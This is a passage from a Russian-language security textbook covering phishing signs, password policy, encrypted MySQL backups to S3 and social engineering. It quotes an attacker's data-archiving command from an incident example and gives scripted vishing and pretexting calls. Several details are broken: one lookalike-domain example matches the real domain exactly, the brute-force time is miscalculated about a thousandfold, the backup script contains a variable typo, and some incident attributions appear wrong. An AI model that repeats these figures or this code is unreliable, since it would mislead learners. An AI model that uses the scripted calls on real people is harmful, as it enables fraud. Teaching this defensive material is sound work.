Шаги форензики: 1. **Изолировать скомпрометированный сервер** (отключить от сети, но не выключать — иначе оперативная память сотрётся) 2. **Сделать дамп памяти (RAM dump):** `bash sudo dd if=/dev/mem of=/tmp/memory.dump` 3. **Проанализировать логи:** - Логи SSH: кто заходил и когда? - Логи веб-сервера: были ли подозрительные запросы (SQL-инъекции, XSS)? - Логи файловой системы: какие файлы изменялись/удалялись?

1. Обнаружили:

- В 3:47 утра — вход по SSH с IP из Китая (но админ живёт в России)
- IP принадлежит VPN-сервису → настоящий IP скрыт
- Использован украденный SSH-ключ (файл `id_rsa` был украден через фишинг)
- Хакер выполнил команду: `tar -czf /tmp/data.tar.gz /var/www/clients/*`
- Затем загрузил архив через SCP на свой сервер
- Удалил файл `/tmp/data.tar.gz` (чтобы скрыть следы)

8. Выводы:

- Виноват: админ, который кликнул на фишинговое письмо → украли SSH-ключ
 - Решение: отозвать все SSH-ключи, включить MFA для SSH, обучить персонал распознаванию фишинга
-

9.4.5. Обучение персонала: Главная уязвимость — это ты

Статистика: - **82%** утечек данных — из-за **человеческого фактора** (Verizon DBIR, 2023) - **30%** сотрудников кликают на фишинговые письма - **60%** используют одинаковый пароль для рабочих и личных аккаунтов

Вывод: Можно купить самый крутой firewall, установить DLP, настроить SIEM — но если сотрудник кликнет на "Ваш аккаунт заблокирован, нажмите здесь" → всё нахуй.

Фишинг: Как распознать?

Фишинг — это письма/сообщения, которые притворяются легитимными (банк, HR-отдел, CEO), чтобы украсть пароли или заставить перевести деньги.

Признаки фишинга:

- Подозрительный отправитель:**
- Легит: `support@paypal.com`
- Фишинг: `support@paypal.com` (единица вместо l), `support@paypal-secure.net`
- Срочность и паника:**
- "Ваш аккаунт будет заблокирован через 24 часа!"
- "Подозрительная активность, нажмите здесь немедленно!"

7. Грамматические ошибки:

8. "Ваша карта будет заблокированы" (множественное число)

9. "Уважаемое клиент" (неправильный падеж)

10. Подозрительные ссылки:

11. Навести мышку на ссылку → в статус-баре браузера показывает реальный URL

12. Легит: `https://paypal.com/login`

13. Фишинг: `http://paypal-login.phishingsite.com`

14. Вложения:

15. `.exe`, `.bat`, `.scr` — исполняемые файлы (вирусы)

16. `.docx`, `.pdf` с макросами — могут содержать вирусы

Реальный пример фишинга

Кейс: В 2016 году хакеры взломали почту **Джона Подесты** (председатель избирательной кампании Хиллари Клинтон).

Как? 1. Отправили письмо: "Google обнаружил подозрительную активность, смените пароль" 2. Ссылка вела на поддельную страницу Google (`http://bit.ly/...` → перенаправление на `https://google-security.phishingsite.com`) 3. Подеста ввёл пароль → хакеры получили доступ к почте 4. Украли 50 000 писем → слили в WikiLeaks → скандал на всю Америку

Урок: Даже умные люди попадают на фишинг. Нужно обучение.

Симуляция фишинга

Что это? Компания отправляет **тестовые фишинговые письма** своим сотрудникам, чтобы проверить их бдительность.

Пример: - Отправляем письмо: "HR-отдел: обновите данные для расчёта зарплаты по ссылке" - Ссылка ведёт на внутреннюю страницу компании: "Вы попались на фишинг! Пройдите обучение" - Кто кликнул → отправляем на обязательный тренинг

Результат (реальная статистика одной компании): - **1-я симуляция:** 35% сотрудников кликнули - **2-я симуляция** (через 3 месяца после обучения): 12% кликнули - **3-я симуляция** (через 6 месяцев): 5% кликнули

Политика паролей

Плохие пароли (топ-10 самых популярных паролей в 2023 году): 1. `123456` 2. `password` 3. `123456789` 4. `12345678` 5. `qwerty` 6. `abc123` 7. `111111` 8. `password1` 9. `iloveyou` 10. `admin`

Правила хорошего пароля: 1. **Длина:** минимум 12 символов (лучше 16+) 2. **Сложность:** буквы (заглавные + строчные) + цифры + символы 3. **Уникальность:** не использовать один пароль для разных сайтов 4. **Непредсказуемость:** не `Qwerty123!`, а `g7$mP#9vLx2@nK4Z`

Проблема: Невозможно запомнить 50 сложных паролей.

Решение — Менеджеры паролей: - **1Password**, **Bitwarden**, **KeePassXC** (open-source) - Хранят пароли в зашифрованном хранилище (AES-256) - Нужно запомнить только **один мастер-пароль** - Генерируют случайные пароли (например, `hJ8#mV$9xLp2@qR5`)

Пример использования Bitwarden:

```
# Установить Bitwarden CLI
npm install -g @bitwarden/cli
# Войти
bw login email@example.com
# Сохранить новый пароль
bw create item --name "GitHub" --username "alice" --password "g7$mP#9vLx2@nK4Z" --url
"https://github.com"
# Получить пароль
bw get password GitHub
```

9.4.6. Организационные меры: Политика, договоры, процедуры

Техника — это хорошо, но нужны ещё **правила игры**.

NDA (Non-Disclosure Agreement) — Договор о неразглашении

Что это? Юридический документ, который запрещает сотруднику/подрядчику разглашать конфиденциальную информацию.

Когда подписывается: - При приёме на работу - Перед началом проекта (для подрядчиков) - При увольнении (чтобы не слил данные конкурентам)

Что происходит при нарушении? - Штраф (например, \$100 000) - Увольнение - Судебное преследование

Реальный пример: Инженер Tesla в 2018 году слил внутренние данные журналистам → Tesla подала в суд → суд обязал выплатить \$167 миллионов убытков.

Водяные знаки (Watermarking)

Зачем? Чтобы отследить, **кто именно** слил документ.

Как работает: - Каждому сотруднику выдаётся PDF с **уникальным водяным знаком** (невидимым или видимым) - Если документ утёк → по водяному знаку находим, кто слил

Пример: - Сотрудник А получает документ с невидимым водяным знаком: ID:A4F2E9 - Сотрудник Б получает документ с водяным знаком: ID:B7G3X1 - Документ публикуется на форуме → извлекаем водяной знак → виноват сотрудник Б

Технология: Стеганография (скрытие данных в изображениях, PDF).

Need-to-know principle — Принцип "нужно знать"

Определение: Доступ к информации предоставляется **только тем, кому это необходимо для работы**.

Пример: - Разработчик знает структуру БД, но **не видит** реальные данные клиентов - Бухгалтер видит зарплаты сотрудников, но **не видит** исходный код - Поддержка видит логи приложения, но **не видит** финансовые отчёты

Exit interview — Процедура при увольнении

Что делать, когда сотрудник увольняется: 1. **Отключить доступы:** - Корпоративная почта - VPN - SSH-ключи - Доступ к GitHub/GitLab - Облачные сервисы (AWS, Google Cloud)

1. **Забрать устройства:**
2. Ноутбук, телефон (если корпоративные)

3. USB-ключи, смарт-карты

4. Удалённо стереть данные:

5. Если сотрудник работал на личном ноутбуке (BYOD — Bring Your Own Device) → использовать MDM (Mobile Device Management) для удалённого стирания корпоративных данных

6. Провести проверку:

7. Не скопировал ли сотрудник конфиденциальные данные перед увольнением?

8. DLP-логи: были ли попытки скачать большие объёмы данных за последние 2 недели?

Реальный пример: Сотрудник Google в 2019 году за неделю до увольнения скачал **14 000 файлов** с исходным кодом, переписку, документы. Затем устроился в конкурирующий стартап. Google подала в суд → суд обязал вернуть данные + штраф.

9.4.7. Физическая безопасность: Защита железа

Можно настроить самый крутой firewall, но если хакер **физически** зайдёт в серверную → game over.

Контроль доступа в дата-центры

Меры безопасности: 1. **Пропускная система:** магнитные карты, биометрия (отпечаток пальца, сканирование радужки) 2. **Охрана:** 24/7 охрана, видеонаблюдение 3. **Мантрэп (mantrap):** двойная дверь — нельзя открыть вторую, пока не закрылась первая (чтобы нельзя было "проскочить" за легитимным сотрудником) 4. **Клетки (cages):** каждый клиент (компания) имеет отдельную клетку с замком

Пример: Дата-центр Equinix (крупнейший в мире) — чтобы попасть к серверам, нужно пройти: - Регистрация на входе + проверка паспорта - Магнитная карта для входа в здание - Второй уровень: биометрия (отпечаток пальца) - Третий уровень: клетка с кодовым замком - Видеонаблюдение на всех этапах

Защита от кражи устройств

Проблема: Украл ноутбук → все данные доступны (если диск не зашифрован).

Решение: 1. **Шифрование диска** (BitLocker, LUKS, FileVault) — см. раздел 9.4.1 2. **Удалённая блокировка/стирание:** - **Find My Device (Windows):** можно удалённо заблокировать или стереть ноутбук - **Find My Mac (macOS):** аналогично - **MDM (Mobile Device Management)** для корпоративных устройств

Пример настройки Find My Device (Windows):

Настройки → Конфиденциальность и безопасность → Find My Device → Включить

Если ноутбук украл → зайти на <https://account.microsoft.com/devices> → "Удалённое стирание".

Clean Desk Policy — Чистый стол

Правило: Не оставляй конфиденциальные документы на столе, когда уходишь.

Почему? - Уборщица может сфотографировать документ - Посетитель (клиент, подрядчик) может увидеть конфиденциальные данные на мониторе

Меры: - Блокировка компьютера (Win+L) при выходе из-за стола - Документы убираются в запирающийся шкаф

9.4.8. Резервное копирование (Backup): План Б на случай всего

Связь с конфиденциальностью: Если хакер украл данные, хотя бы не потерять их. Но **важно:** backup тоже нужно шифровать, иначе хакер украдёт резервные копии.

Правило 3-2-1

Правило резервного копирования: - **3** копии данных (оригинал + 2 backup) - **2** разных типа носителей (например, SSD + облако) - **1** копия **offsite** (за пределами офиса, чтобы при пожаре/потопе не потерять все копии)

Пример: - Оригинал: данные на сервере в офисе - Backup 1: копия на внешнем жёстком диске (в офисе) - Backup 2: копия в облаке (AWS S3, Google Cloud Storage) — **зашифрованная**

Шифрование backup

Проблема: Хакер украл резервные копии → если они не зашифрованы, он получил все данные.

Реальный пример: В 2022 году **LastPass** (менеджер паролей) был взломан. Хакеры украли: - Исходный код - **Зашифрованные хранилища паролей клиентов** (backup из облачного хранилища)

Почему это плохо? Хранилища зашифрованы мастер-паролем пользователя. Если пользователь использовал слабый мастер-пароль (`qwerty123`) → хакер может подобрать его и расшифровать все пароли.

Вывод: Backup нужно шифровать **отдельным ключом**, который хранится **не в том же месте**, где backup.

Пример настройки зашифрованного backup (Linux → AWS S3):

```
# Создать backup БД
mysqldump -u root -p mydb > /tmp/mydb.sql
# Зашифровать (GPG с паролем)
gpg --symmetric --cipher-algo AES256 /tmp/mydb.sql
# Загрузить в S3
aws s3 cp /tmp/mydb.sql.gpg s3://my-backup-bucket/mydb-2025-01-14.sql.gpg
# Удалить локальную копию
rm /tmp/mydb.sql /tmp/mydb.sql.gpg
```

Теперь даже если хакер получит доступ к S3 → без пароля для GPG он не расшифрует backup.

9.4.9. Реальные примеры защиты конфиденциальности

Apple: End-to-End шифрование в iCloud

Что сделали: - В 2022 году Apple внедрила **Advanced Data Protection** для iCloud: - Фото, заметки, резервные копии iPhone шифруются **end-to-end** - Ключ хранится **только на устройствах пользователя**, Apple не имеет доступа - Даже если Apple получит судебный запрос от правительства → не сможет расшифровать данные

Минус: Если потерял все устройства Apple + забыл пароль → данные потеряны навсегда.

Google: Advanced Protection Program

Что это? Программа защиты для журналистов, политиков, активистов (тех, кого особенно хотят взломать).

Меры: - Обязательная **аппаратная MFA** (YubiKey) — нельзя войти без USB-ключа - Блокировка сторонних приложений (можно использовать только официальные приложения Google) - Усиленная проверка подозрительных входов

Результат: За 5 лет ни один участник программы не был взломан.

Пример провала: LastPass (2022)

Что произошло: - Хакеры взломали ноутбук **одного из инженеров** (через вредоносное ПО) - Получили доступ к **корпоративному хранилищу (AWS S3)** - Украли: - Исходный код - **Зашифрованные резервные копии хранилищ паролей клиентов**

Проблема: - Backup не имел **дополнительного шифрования** (кроме мастер-пароля пользователя) - Многие пользователи использовали **слабые мастер-пароли** → хакеры смогли их подобрать

Урок: 1. Backup нужно шифровать **отдельным ключом** (не тем же, что основные данные) 2. Инженеры должны использовать **отдельные устройства** для работы (не личные ноутбуки) 3. **MFA для всех сотрудников** (особенно тех, у кого доступ к критическим системам)

Ключевые термины

Термин	Определение
Data at Rest	Данные, которые хранятся на диске, в БД, в облаке
Data in Transit	Данные, которые передаются по сети
Data in Use	Данные, которые обрабатываются в оперативной памяти
FDE (Full Disk Encryption)	Шифрование всего диска (BitLocker, LUKS, FileVault)
TDE (Transparent Data Encryption)	Автоматическое шифрование данных в БД
MFA (Multi-Factor Authentication)	Многофакторная аутентификация (пароль + код + биометрия)
TOTP	Time-based One-Time Password (коды в Google Authenticator)
RBAC	Role-Based Access Control (права доступа по ролям)
Least Privilege	Принцип наименьших привилегий (минимально необходимые права)
DLP	Data Loss Prevention (предотвращение утечек данных)
SIEM	Security Information and Event Management (анализ логов)
Forensics	Расследование инцидентов после факта
NDA	Non-Disclosure Agreement (договор о неразглашении)
Clean Desk Policy	Политика чистого стола (не оставлять документы)
Backup 3-2-1	3 копии, 2 типа носителей, 1 offsite

Контрольные вопросы

Теория

1. Что такое "Data at Rest", "Data in Transit", "Data in Use"? Приведите примеры шифрования для каждого типа.

Ответ

- ****Data at Rest****: хранящиеся данные (на диске, в БД) → шифрование: BitLocker (диск), TDE (БД) - ****Data in Transit****: передающиеся данные (по сети) → шифрование: HTTPS (TLS), VPN, SSH - ****Data in Use****: обрабатываемые данные (в RAM) → шифрование: Intel SGX, AMD SEV

1. Что такое MFA (многофакторная аутентификация)? Назовите три типа факторов. Почему SMS-коды считаются менее безопасными, чем TOTP?

Ответ

****MFA**** — для входа требуется 2+ фактора: 1. Что ты знаешь (пароль, PIN) 2. Что у тебя есть (смартфон, YubiKey) 3. Кто ты (биометрия: отпечаток, Face ID) ****SMS**** менее безопасен, чем ****TOTP****, потому что: - SMS можно перехватить (SIM-swapping: хакер переводит твой номер на свою SIM-карту) - TOTP генерируется локально на устройстве, не передаётся по сети

1. Что такое DLP (Data Loss Prevention)? Назовите три типа DLP. Приведите пример, когда DLP блокирует утечку.

Ответ

****DLP**** — система предотвращения утечек конфиденциальных данных. ****Типы:**** 1. ****Network DLP****: мониторит трафик (email, веб) → блокирует отправку конфиденциальных данных 2. ****Endpoint DLP****: блокирует копирование на USB, печать 3. ****Cloud DLP****: блокирует загрузку конфиденциальных данных в публичные облака ****Пример****: Сотрудник пытается отправить файл `clients.xlsx` на личный Gmail → DLP обнаруживает номера телефонов/email → блокирует отправку + логирует попытку.

1. Что такое SIEM? Как он помогает обнаружить атаку? Приведите пример алерта.

Ответ

****SIEM**** (Security Information and Event Management) — система сбора и анализа логов из всех источников (серверы, файрволы, приложения). ****Как помогает:**** - Собирает логи → нормализует → ищет паттерны → генерирует алерты ****Пример алерта:**** - Правило: 10 неудачных попыток входа за минуту с одного IP → алерт "Возможная brute force атака" → администратор блокирует IP

1. Что такое принцип наименьших привилегий (Least Privilege)? Приведите пример, как его нарушение привело к инциденту.

Ответ

****Least Privilege****: каждый пользователь/процесс должен иметь ****минимально необходимые права****. ****Пример нарушения:**** - ****Colonial Pipeline (2021)****: ransomware зашифровал серверы. Почему? Учётная запись, через которую зашли хакеры, имела ****права администратора****. Если бы права были ограничены → ransomware не смог бы зашифровать критические системы.

Практические задачи

1. Задача: Компания хочет защитить конфиденциальные данные клиентов (150 ГБ). Предложите комплексное решение (шифрование, контроль доступа, backup).

Решение

1. ****Шифрование****: - ****Data at Rest****: TDE для БД (AES-256) - ****Data in Transit****: HTTPS (TLS 1.3) для веб-приложения, VPN для удалённых сотрудников - ****Data in Use****: если критично → Intel SGX 2. ****Контроль доступа****: - RBAC: роль "Аналитик данных" — только чтение, роль "Администратор БД" — полный доступ - MFA для всех сотрудников (TOTP или YubiKey) - Принцип Least Privilege: разработчики видят только тестовые данные, не продакшн 3. ****DLP****: - Endpoint DLP: блокировать копирование БД на USB - Network DLP: блокировать отправку файлов с email/телефонами клиентов на внешние email 4. ****Мониторинг****: - SIEM: логировать все запросы к БД, алерты при массовом скачивании данных 5. ****Backup****: - Правило 3-2-1: оригинал (сервер) + backup на внешнем диске (зашифрован GPG) + backup в AWS S3 (зашифрован отдельным ключом) - Offsite backup: S3 в другом регионе ****Стоимость**** (ориентировочно): - TDE для БД: встроено в SQL Server Enterprise (лицензия ~\$7000) - DLP: ~\$50 000/год (Symantec DLP) - SIEM: ELK Stack (бесплатно, но нужен администратор ~\$100 000/год зарплата) - Backup: AWS S3 (150 ГБ × 3 копии = 450 ГБ) → \$10/месяц ****Итого****: ~\$200 000 в год (DLP + зарплата SIEM-администратора + лицензии)

1. Задача: Сотрудник жалуется, что его заставляют использовать пароль из 16 символов + MFA, и это неудобно. Объясните, почему это необходимо. Посчитайте, сколько времени потребуется подобрать пароль длиной 8 символов vs 16 символов (brute force).

Решение

****Почему необходимо:**** - ****60%**** утечек данных — из-за слабых или украденных паролей - MFA блокирует ****99.9%**** автоматических атак ****Расчёт времени подбора пароля (brute force)****: ****Дано:**** - Алфавит: 26 букв (a-z) + 26 букв (A-Z) + 10 цифр (0-9) + 32 символа (!@#\$...) = 94 символа - Скорость подбора: 10 миллиардов паролей/секунду

(современная GPU: NVIDIA RTX 4090) ****Пароль 8 символов:**** - Количество вариантов: $94^8 \approx 6 \times 10^{15}$ - Время подбора: $6 \times 10^{15} / 10^{10} = 600\,000$ секунд \approx ****7 дней**** ****Пароль 16 символов:**** - Количество вариантов: $94^{16} \approx 3.7 \times 10^{31}$ - Время подбора: $3.7 \times 10^{31} / 10^{10} = 3.7 \times 10^{21}$ секунд \approx ****117 миллиардов лет**** ****Вывод****: Пароль 16 символов невозможно подобрать brute force. ****Но****: Если пароль утёк (фишинг, утечка БД) \rightarrow нужен MFA, иначе хакер войдёт без подбора.

1. **Задача**: Компания обнаружила, что 50 ГБ данных исчезли с сервера. Какие логи нужно проанализировать для расследования? Какие следы может оставить хакер?

Решение

****Логи для анализа:**** 1. ****Логи SSH/RDP****: кто заходил и когда? С каких IP? 2. ****Логи веб-сервера**** (nginx/Apache): были ли подозрительные запросы (SQL-инъекции, попытки взлома)? 3. ****Логи файловой системы**** (auditd в Linux): какие файлы читались/копировались/удалялись? 4. ****Логи сетевого трафика**** (firewall, IDS): были ли исходящие соединения на большие объёмы данных? 5. ****Логи БД****: кто выполнял запросы SELECT/DUMP? ****Следы хакера:**** - История команд: `~/.bash_history` (если хакер не удалил) - Временные файлы: `/tmp/data.tar.gz` (архив для кражи) - Сетевые соединения: `netstat -an` (активные соединения на момент атаки) - Изменённые файлы: `find / -mtime -7` (файлы, изменённые за последние 7 дней) ****Пример расследования:**** - Логи SSH: вход с IP из Китая в 3:47 утра - История команд: `tar -czf /tmp/backup.tar.gz /var/www/data/*` - Логи firewall: исходящее соединение на 50 ГБ на IP `185.xxx.xxx.xxx` (принадлежит VPN) - Вывод: хакер украл SSH-ключ \rightarrow зашёл \rightarrow запаковал данные \rightarrow скачал через SCP

1. **Задача**: Вы получили письмо: "Ваш аккаунт PayPal будет заблокирован через 24 часа. Подтвердите данные по ссылке: <http://paypal-security.net/verify>". Как определить, что это фишинг?

Решение

****Признаки фишинга:**** 1. ****Домен****: `paypal-security.net` — не официальный домен PayPal (должен быть `paypal.com`) 2. ****Протокол****: `http://` (без S) — не зашифрован, PayPal всегда использует HTTPS 3. ****Срочность****: "через 24 часа" — создаёт панику, заставляет действовать не думая 4. ****Ссылка****: настоящий PayPal никогда не просит подтверждать данные по ссылке в письме ****Что делать:**** - ****НЕ КЛИКАТЬ**** на ссылку - Зайти на `https://paypal.com` напрямую (ввести в браузере, не через письмо) - Проверить уведомления в аккаунте PayPal - Сообщить о фишинге: `phishing@paypal.com`

1. **Задача**: Настройте зашифрованный backup БД MySQL на сервере Ubuntu. Backup должен загружаться в AWS S3 и быть зашифрован. Напишите bash-скрипт.

Решение

`#!/bin/bash`

`#!/bin/bash`

Скрипт для зашифрованного backup MySQL → AWS S3

Переменные

```
DB_NAME="mydb" DB_USER="root" DB_PASSWORD="ваш_пароль" BACKUP_DIR="/tmp" DATE=$(date +  
%Y-%m-%d) BACKUP_FILE="$BACKUP_DIR/$DB_NAME-$DATE.sql"  
ENCRYPTED_FILE="$BACKUP_FILE.gpg" S3_BUCKET="s3://my-backup-bucket"  
GPG_PASSWORD="ваш_пароль_для_шифрования"
```

1. Создать дамп БД

```
echo "Создаём backup БД $DB_NAME..." mysqldump -u $DB_USER -p$DB_PASSWORD $DB_NAME >  
$BACKUP_FILE
```

2. Зашифровать (AES-256)

```
echo "Шифруем backup..." gpg --batch --yes --passphrase "$GPG_PASSWORD" --symmetric --cipher-algo  
AES256 $BACKUP_FILE
```


3. Загрузить в S3

```
echo "Загружаем в S3..." aws s3 cp $ENCRYPTED_FILE $S3_BUCKET/
```

4. Удалить локальные копии

```
echo "Удаляем локальные файлы..." rm $BACKUP_FILE $ENCRYPTED_FILE
```

```
echo "Backup завершён: $S3_BUCKET/$SDB_NAME-$DATE.sql.gpg" ``
```

Настройка cron для автоматического backup каждый день в 3:00: ``bash crontab -e

Добавить строку:

```
0 3 * * * /root/backup.sh >> /var/log/backup.log 2>&1 ``
```

Восстановление backup: ```bash

Скачать из S3

```
aws s3 cp s3://my-backup-bucket/mydb-2025-01-14.sql.gpg /tmp/
```

Расшифровать

```
gpg --batch --yes --passphrase "ваш_пароль_для_шифрования" --decrypt /tmp/mydb-2025-01-14.sql.gpg > /tmp/  
mydb.sql
```

Восстановить БД

```
mysql -u root -p mydb < /tmp/mydb.sql ``
```

Итоги главы

Что запомнить:

1. **Шифруй всё:** диски (BitLocker/LUKS), трафик (HTTPS/VPN/SSH), backup (GPG)
2. **Контроль доступа:** RBAC (роли), MFA (99.9% защита), Least Privilege (минимум прав)
3. **DLP:** блокируй утечки (USB, email, облако)
4. **Мониторинг:** SIEM (анализ логов), алерты, форензика
5. **Обучай персонал:** фишинг, пароли (менеджеры паролей), симуляция
6. **Организационные меры:** NDA, водяные знаки, exit interview
7. **Физическая безопасность:** дата-центры (биометрия, клетки), шифрование ноутбуков
8. **Backup:** 3-2-1 (3 копии, 2 носителя, 1 offsite), шифрование

Главное правило: Защита конфиденциальности — это **многослойная оборона** (defense in depth). Если один слой пробили (украли пароль) → остальные слои (MFA, DLP, мониторинг) должны остановить атаку.

Следующая глава: 9.05 Способы нарушения конфиденциальности. Атаки — разберём конкретные атаки (фишинг, социальная инженерия, MITM, keyloggers), которые противодействие из этой главы должно остановить.

Глава 9.5. Способы нарушения конфиденциальности. Атаки

Введение: Как хакеры ломают твою оборону (спойлер: через твою тупость)

Окей, дружище, в главе 9.04 мы разобрали, **как защищаться** от утечек данных: шифрование, DLP, MFA, обучение персонала, SIEM. Теперь посмотрим на другую сторону баррикад: **как злоумышленники обходят всю эту защиту и добиваются до твоих секретов.**

Суровая правда: В 99% случаев хакеры не ломают шифрование (это слишком сложно и долго). Они используют **более дешёвые способы:**

1. **Социальная инженерия** — обманом заставить тебя самого отдать пароль
2. **Фишинг** — прислать письмо «от банка» и украсть учётные данные
3. **Эксплуатация уязвимостей** — найти дырку в софте (SQL-инъекция, XSS, переполнение буфера)
4. **Перехват трафика** — подслушать незашифрованную связь (HTTP вместо HTTPS)
5. **Вредоносное ПО** — установить шпионскую программу (кейлоггер, троян, ransomware)
6. **Атаки на пароли** — подобрать слабый пароль (brute force, словарь)
7. **Инсайдеры** — сотрудник сливает данные (за деньги или по глупости)

Статистика: - **82%** утечек данных — из-за **человеческого фактора** (Verizon DBIR 2023) - **91%** кибератак начинаются с **фишинга** (Proofpoint, 2022) - **60%** компаний взломали через **уязвимость в стороннем ПО** (Ponemon Institute, 2023) - Средняя стоимость одной успешной кибератаки: **\$4.45 миллиона** (IBM, 2023)

Почему защита не работает?

Потому что злоумышленники ищут **самое слабое звено**. Даже если у тебя идеальное шифрование и фаерволл, хакер найдёт: - Сотрудника, который кликнет на фишинг - Админа с дефолтным паролем - Уязвимость в WordPress-плагине - Открытый порт, о котором забыли

Закон безопасности: Система безопасна настолько, насколько безопасно её самое слабое звено.

В этой главе мы разберём: - **Социальная инженерия** (фишинг, претекстинг, бейтинг, quid pro quo) - **Атаки на пароли** (brute force, словарь, rainbow tables, credential stuffing) - **Сетевые атаки** (MITM, сниффинг, spoofing, DDoS) - **Атаки на веб-приложения** (SQL-инъекция, XSS, CSRF, RCE) - **Вредоносное ПО** (вирусы, черви, трояны, ransomware, spyware, rootkit) - **Атаки на Wi-Fi** (взлом WEP/WPA2, Evil Twin, деаутентификация) - **Физический доступ** (кража устройств, shoulder surfing, USB drop) - **Реальные примеры** (Target 2013, Sony 2014, NotPetya 2017, SolarWinds 2020, Twitter hack 2020)

Эта глава связана с: - **Главой 9.03 (Угрозы ИБ)** — там мы говорили об угрозах, тут — о способах их реализации - **Главой 9.04 (Противодействие)** — там защита, тут — атаки - **Главой 9.06 (Методы реализации угроз)** — там технические детали, тут — обзор - **Главой 9.02 (Криптография)** — атаки на слабое шифрование - **Главой 8.04 (Протоколы Internet)** — сетевые атаки (MITM, DDoS)

9.5.1. Социальная инженерия: Как обмануть мозг вместо компьютера

Определение: Социальная инженерия — манипуляция людьми с целью выманить конфиденциальную информацию или заставить выполнить нужные действия.

Почему это работает? Потому что люди — **самое слабое звено** в безопасности. Легче обмануть человека, чем взломать AES-256.

Психологические триггеры, которые используют злоумышленники: 1. **Доверие к авторитету** — «Я из IT-отдела, срочно нужен ваш пароль» 2. **Срочность** — «Ваш аккаунт заблокируют через 1 час, кликните сюда» 3. **Страх** — «Обнаружена подозрительная активность, подтвердите личность» 4. **Жадность** — «Вы выиграли iPhone, введите номер карты для доставки» 5. **Любопытство** — «Посмотрите, кто разместил ваше фото без одежды» (ссылка на вирус)

Фишинг (Phishing)

Определение: Отправка поддельных email/SMS/сообщений, которые маскируются под легитимные (банк, соцсеть, начальник), чтобы украсть учётные данные или установить вирус.

Типы фишинга:

1. **Email-фишинг** (массовая рассылка):
 2. Цель: поймать хотя бы 0.1% получателей
 3. Пример: «Ваш аккаунт Netflix заблокирован, обновите платёжные данные»
 4. Ссылка ведёт на поддельный сайт `netfllx.com` (заметил двойную L?)
5. **Spear Phishing** (целевой фишинг):
 6. Атака на конкретного человека (CEO, бухгалтера, админа)
 7. Злоумышленник изучает жертву (LinkedIn, соцсети) и подстраивает письмо
 8. Пример: «Привет, Иван! Помнишь, мы встречались на конференции DevOps в Москве? Вот презентация...» (ссылка на вирус)
9. **Whaling** (охота на китов):
 10. Фишинг на топ-менеджеров (CEO, CFO)
 11. Цель: получить доступ к критичным системам или финансам
 12. Пример: Злоумышленник притворяется юристом: «Срочно подпишите контракт» (PDF со встроенным эксплойтом)
13. **Smishing** (SMS-фишинг):
 14. Фишинг через SMS
 15. Пример: «Ваша посылка ожидает в пункте выдачи, трек-код: [ссылка]» (ссылка на установку Android-трояна)
16. **Vishing** (Voice Phishing):
 17. Фишинг по телефону
 18. Злоумышленник звонит: «Здравствуйте, служба безопасности банка. На вашей карте подозрительная операция, назовите CVV для блокировки»
 19. Жертва называет CVV → хакер списывает деньги

Признаки фишинга: - Подозрительный домен: `paypal.com` (единица вместо L), `amazon-security.tk` - Грамматические ошибки: «Ваш аккаунт был взлоан» - Паника и срочность: «Подтвердите в течение 1 часа, иначе...» - Просьба ввести пароль/CVV/номер карты - Вложение с подозрительным расширением: `invoice.pdf.exe`

Реальный пример — Twitter hack 2020:

В июле 2020 хакеры взломали аккаунты **Barack Obama, Elon Musk, Bill Gates, Apple, Uber** и разместили фишинговое сообщение: «Doubling all payments sent to this Bitcoin address» (отправь биткойны, получишь вдвое больше — классический скам).

Как это произошло? - Хакеры позвонили сотрудникам Twitter, представившись из IT-отдела (vishing) - Выманили учётные данные для внутренней панели управления - Получили доступ к инструменту сброса паролей - Украли **\$120,000** в биткойнах за несколько часов

Вывод: Даже топовые компании уязвимы, если сотрудники не обучены распознавать фишинг.

Претекстинг (Pretexting)

Определение: Создание ложного сценария (предлога) для выманивания информации.

Отличие от фишинга: Фишинг — массовая атака, претекстинг — целевая, с подробной легендой.

Пример 1 — Звонок «из IT-отдела»:

Злоумышленник (по телефону): «Здравствуйте, я Сергей из технической поддержки.
У нас сбой на сервере, нужно проверить ваш аккаунт.
Назовите, пожалуйста, ваш пароль для диагностики.»
Жертва: «Мой пароль — IvanPetrov2023»

Пример 2 — Звонок «из банка»:

Злоумышленник: «Добрый день, служба безопасности Сбербанка.
По вашей карте прошла подозрительная операция на 50,000Р.
Это были вы?»
Жертва: «Нет!»
Злоумышленник: «Тогда срочно назовите CVC-код на обороте карты, чтобы заблокировать операцию.»
Жертва (в панике): «123» (называет код)

Защита: - **Никогда не называй пароли/CVV** по телефону — легитимные компании НИКОГДА не просят этого -
Перезвони в банк/компанию по официальному номеру с сайта - Спроси у «сотрудника» внутренний номер и перезвони через секретаря

Бейтинг (Baiting)

Определение: Атака, основанная на **любопытстве или жадности** жертвы. Злоумышленник «подбрасывает приманку» (физическую или виртуальную).

Пример 1 — USB Drop Attack: - Хакер оставляет USB-флешки с надписью «Зарплаты 2025» или «Конфиденциально» на парковке офиса - Любопытный сотрудник подбирает флешку и вставляет в рабочий компьютер - Флешка автозапускает вирус → хакер получает доступ к корпоративной сети

Реальный пример — Stuxnet (2010): - Вирус **Stuxnet** (кибероружие США/Израиля против иранской ядерной программы) распространялся через USB-флешки - Хакеры подбросили заражённые флешки рядом с иранским ядерным объектом - Сотрудники принесли флешки внутрь (объект изолирован от интернета — air gap) - Stuxnet вывел из строя центрифуги по обогащению урана

Пример 2 — Поддельный Wi-Fi: - В кафе создаётся точка доступа Starbucks_Free_WiFi (рядом с настоящим Starbucks_WiFi) - Жертвы подключаются → хакер перехватывает трафик (MITM)

Защита: - **Не подключай неизвестные USB** (даже если написано «Секретное видео») - Отключи автозапуск USB в настройках ОС - Используй VPN в публичных Wi-Fi

Quid Pro Quo (Услуга за услугу)

Определение: Обещание выгоды в обмен на информацию.

Пример:

Злоумышленник звонит в компанию:
«Здравствуйте, мы проводим бесплатное обновление антивируса для всех сотрудников.
Чтобы установить, мне нужен удалённый доступ к вашему компьютеру на 5 минут.»

- Жертва даёт доступ → хакер устанавливает бэкдор

Защита: - **Никогда не давай удалённый доступ** незнакомцам - Проверь запросы у своего IT-отдела

Tailgating / Piggybacking (Проникновение вслед)

Определение: Физическое проникновение в защищённую зону, следуя за легитимным пользователем.

Пример: - Хакер стоит у входа в офис с коробкой кофе или ноутбуком в руках - Сотрудник прикладывает бейдж и открывает дверь - Хакер: «Спасибо!» (проходит следом) - Сотрудник не задаёт вопросов (вежливость / предполагает, что хакер — коллега)

Реальный пример: - В 2018 тестировщики безопасности (ethical hackers) проникли в **19 из 21 банка США**, просто идя следом за сотрудниками

Защита: - **Не пропускай незнакомых** (даже если неудобно отказать) - Установи турникеты с контролем одного прохода - Обязательные бейджи для всех

9.5.2. Атаки на пароли: Когда 123456 — худший выбор в жизни

